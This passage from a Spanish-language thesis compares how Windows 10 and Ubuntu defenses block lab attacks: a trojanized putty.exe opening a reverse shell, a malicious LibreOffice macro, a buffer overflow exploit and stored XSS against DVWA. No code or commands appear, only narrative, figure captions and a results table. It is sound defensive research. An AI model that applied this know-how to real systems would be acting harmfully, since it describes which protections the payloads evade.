


Figura 4-7 Eliminación del archivo infectado putty.exe con Kaspersky

4.4 PROBANDO VULNERAR WINDOWS 10 CON APPLOCKER CONFIGURADO

4.4.1 OBJETIVO

El objetivo es comprobar si la herramienta de Windows 10 “AppLocker” permite bloquear de manera local la ejecución de un archivo con extensión “.exe” que podría estar infectado por algún virus.

4.4.2 EJECUCIÓN DE UN ARCHIVO INFECTADO CON EXTENSIÓN “.EXE”

En el **Anexo E** se explica cómo realizar la configuración de la herramienta AppLocker que viene instalada en Windows 10 para permitir solamente la ejecución de ciertos programas mediante una lista de excepciones. Esto nos sirve para constatar que efectivamente el archivo infectado pueda ser bloqueado al momento que tratamos de ejecutarlo.

Procedemos a ejecutar el archivo para ver si el AppLocker de Windows 10 bloquea la ejecución del mismo.




Figura 4-8 Archivo con extensión “.exe” bloqueado con AppLocker

Como podemos observar el archivo fue bloqueado de manera efectiva por la directiva local creada en AppLocker de Windows 10.

4.5 PROBANDO VULNERAR WINDOWS 10 CON EMET ACTIVADO

4.5.1 OBJETIVO

El objetivo aquí es impedir que se obtenga una conexión remota inversa por la inyección de código malicioso tras el desbordamiento de buffer de la aplicación Easy File Transfer HTTP Server. Para conseguirlo haremos uso de la herramienta EMET (Enhanced Mitigation Experience Toolkit), esta es una herramienta gratuita para Windows que fuerza al sistema operativo el uso de las tecnologías DEP y ASLR brindándole un plus de seguridad.




Figura 4-9 Pantalla de EMET en Windows 10

4.5.2 EXPLOTANDO EASY FILE TRANSFER DE WINDOWS

Al tener activada la herramienta EMET en Windows, no se pudo lograr establecer una conexión remota ejecutando el ataque (**apartado 3.5.4.1)** al programa que contiene la vulnerabilidad de buffer overflow.

Aquí también es importante señalar que los sistemas operativos Ubuntu tienen activada la tecnología de comprobación de memoria ASLR, pero que al realizar un ataque para explotar la vulnerabilidad de buffer overflow de un programa nativo de Windows que está corriendo mediante Wine, este es incapaz de poder bloquear la ejecución del código malicioso.

4.6 BLOQUEANDO CONEXIÓN REMOTA EN UBUNTU CON GUFW

4.6.1 OBJETIVO

El objetivo en este punto es tratar de bloquear las conexiones remotas inversas producidas por el documento (Writer) de LibreOffice que contiene una macro maliciosa. Para esto se utilizará el firewall (gufw) de Ubuntu.

4.6.2 PROBANDO VULNERAR UBUNTU CON EL FIREWALL CONFIGURADO.

Si utilizamos el firewall gufw de Ubuntu que en el **Anexo F** se explica la creación de una regla para bloquear las conexiones remotas inversas. Nos daremos cuenta que remotamente es imposible acceder, esto debido a que en la configuración de dicho firewall las conexiones salientes están permitidas únicamente a ciertos puertos, es decir que se permite úinicamente la conexión para navegar en el internet mientras que los puertos 1024 al 65535 estarán bloqueados

Si realizamos el mismo procedimiento del **apartado 3.5.3.2**, en donde se abre un documento (Writer) de LibreOffice que contiene una macro maliciosa, podremos constatar que efectivamente el firewall gufw no permite una conexión remota.




Figura 4-10 Exploit en escucha sin conexión remota.

4.7 EXPLOTANDO UBUNTU MEDIANTE LA EJECUCIÓN DE UN ARCHIVO

4.7.1 OBJETIVO

El objetivo aquí es probar la ejecución de un archivo infectado con extensión “exe” en Ubuntu ya que este no cuenta por defecto instalado un antivirus en tiempo real que pueda monitorear los eventos que suceden en el sistema. De esta manera constataremos si es posible o no obtener una conexión remota con la ejecución de este tipo de archivos nativos de Windows.

4.7.2 EJECUCIÓN DE UN ARCHIVO INFECTADO CON EXTENSIÓN ".EXE"

Para ejecutar un archivo con extensión "exe" en Ubuntu lo hacemos mediante el software Wine. Este programa se podría decir que es muy similar a un emulador, aunque en realidad es una implementación libre de la API de Windows (Win 16 y Win32) que permite ejecutar programas que están diseñados para correr bajo Windows.

Antes de ejecutar el archivo con extensión "exe" en el Ubuntu primero configuramos el exploit en la máquina atacante que estará a la escucha de la conexión.




Figura 4-11 Configuración de parámetros del payload para escucha de una conexión

En la máquina de Ubuntu ejecutamos el archivo llamado "putty.exe", lo realizamos dando clic derecho sobre el mismo y escogiendo la opción "abrir con Wine".




Figura 4-12 Ejecución de un archivo con extensión "exe" mediante Wine

Al momento que se ejecuta el archivo con Wine automáticamente Ubuntu nos presentará el programa en pantalla, pero de una manera transparente al usuario se está ejecutando el payload insertado, permitiendo a la máquina atacante obtener una conexión remota.




Figura 4-13 Pantalla de ejecución del archivo “putty.exe” mediante Wine




Figura 4-14 Conexión remota con Ubuntu mediante ejecución de un archivo “.exe”

4.8 PROBANDO EFECTIVIDAD DEL ANTIVIRUS EN UBUNTU

4.8.1 OBJETIVO

El objetivo es probar la efectividad de un antivirus en Ubuntu para detectar alguna amenaza al momento de ejecutar un archivo con extensión “.exe” infectado.

4.8.2 ANÁLISIS DEL ARCHIVO INFECTADO CON EL ANTIVIRUS "COMODO"

En el **apartado 2.7.5** se hace una breve descripción de los antivirus más utilizados en el 2017 para los sistemas Linux. El que llama más la atención es el antivirus llamado "COMODO" ya que este funciona en tiempo real. Procedemos entonces a analizar el archivo infectado "putty.exe" utilizado en el **apartado 4.7.**

Figura 4-15 Antivirus COMODO funcionando en tiempo real




Figura 4-16 Análisis del archivo "putty.exe" en COMODO

El análisis realizado da como informe que no detecta ningún tipo de amenazas por lo que si se ejecuta nuevamente el archivo “putty.exe” obtendremos sin problema una conexión remota hacia la máquina atacante.

4.9 PROBANDO FIREFOX VS EDGE ANTE UNA VULNERABILIDAD XSS

4.9.1 OBJETIVO

El objetivo es poder evitar la ejecución de scripts maliciosos mediante los complementos de los navegadores que vienen instalados por defecto en los sistemas operativos.

Para el navegador Mozilla Firefox que viene predeterminado en Ubuntu, existe el complemento “NoScript” que puede ser instalado desde la sección de complementos, este proporciona una serie de configuraciones que van desde la creación de listas blancas bloqueo de plugins, hasta el bloqueo de sitios no fiables, etc.

Para el navegador Edge que viene predeterminado en Windows 10 no se encontró un complemento que puede evitar la ejecución de scripts maliciosos.

Partiendo entonces desde este panorama vamos a ver cuál es las consecuencias ante la visita a un sitio que tiene la vulnerabilidad Cross Site Scripting (XSS) de tipo persistente

4.9.2 PROBANDO LA VULNERABILIDAD XSS EN LOS NAVEGADORES

Para realizar la prueba nos basaremos de la vulnerabilidad existente en la aplicación DVWA que en el **Anexo H** se detalla la forma de explotarla mediante el framework XSSF. Si el usuario de Ubuntu visita la sección XSS STORE de la aplicación DVWA desde el navegador Firefox con el complemento NoScript activado el resultado será el siguiente:




Figura 4-17 Bloqueo de scripts maliciosos con NoScript de Firefox

Como se puede apreciar en la **figura 4-17** el complemento de Firefox detecta el script malicioso y automáticamente lo bloquea. Ahora si el usuario vista la aplicación desde el navegador Edge de Windows 10 automáticamente se realiza una conexión con la máquina remota del atacante.




Figura 4-18 Pantalla de registro de las víctimas en XSSF

Esto podría provocar que el atacante incluso pueda ejecutar algún exploit contra la víctima ya que XSSF se integra perfectamente con el Metasploit. Desde metasploit por ejemplo podríamos mandar un mensaje, capturar la cámara, escanear los puertos, páginas visitadas etc.




Figura 4-19 Pantalla de mensaje recibido desde XSSF

5 CUADRO COMPARATIVO DE LOS SISTEMAS ATACADOS

A continuación se detalla la explotación realizada a los sistemas operativos teniendo en cuenta tanto las configuraciones de las herramientas nativas que poseen e instaladas por defecto como también las configuraciones de otras herramientas comerciales. Con esto lograremos obtener una visión general de cuál de estos sistemas nos ofrecen mayor posibilidad para tratar de bloquear este tipo de ataques.

Herramienta	Ataque realizado	Windows	Conexiones	Ubuntu	Conexiones
Firewall	Macro maliciosa	Firewall Windows	0	gufw	0
Antivirus por defecto	exe infectado y macro maliciosa	Defender	2	No tiene	2
Antivirus comercial	exe infectado y macro maliciosa	Kaspersky	0	COMODO	2
Control de aplicaciones	exe infectado	AppLocker	0	No tiene	-
Control de memoria	Buffer overflow	EMET	0	ASLR	1
Complemento Navegador	XSS	Edge sin complemento	1	NoScript de Firefox	0
IPS	exe infectado y macro maliciosa		0		0
Total conexiones			**3 de 7 pruebas**		**5 de 7 pruebas**

Tabla 1 Cuadro comparativo de los Sistemas Operativos atacados

En la **tabla 1** se puede observar que se utilizó el antivirus “COMODO”, aunque este no sea de uso comercial este permite proteger al sistema contra amenazas en tiempo real en comparación con el resto de antivirus para Ubuntu que no realizan este tipo de protección.

Basándonos en este panorama podemos ver claramente que de siete intentos de explotación solo tres fueron posibles en el sistema operativo Windows 10, esto debido a que ofrece una mayor protección contra este tipo de ataques ya que tiene herramientas instaladas por defecto disponibles para los usuarios poco experimentados. Mientras tanto que en Ubuntu de siete intentos de explotación cinco fueron posibles, esto debido que al no disponer de herramientas configurables y amigables para los usuarios, como es el caso de control de aplicaciones (AppLocker) o antivirus comerciales (Kaspersky) en Windows y que funcionan en tiempo real, la única opción que nos brinda es tener un firewall bien configurado para bloquear estos ataques.

Por último es importante señalar en cuanto a la administración de la seguridad, los sistemas para el monitoreo de la red son de gran ayuda para alertar contra los intentos de explotación para obtener una shell remota de los sistemas operativos. En el caso de este trabajo todos

fueron detectados correctamente por el Smooth-Sec (IDS/IPS) como podemos ver en la siguiente imagen.




Figura 5-1 Alertas generadas del Smooth-Sec al ejecutar los payloads

En el **Anexo I** se explica cómo configurar las reglas en el Smooth-Sec para bloquear este tipo de conexiones remotas inversas.

6 CONCLUSIONES

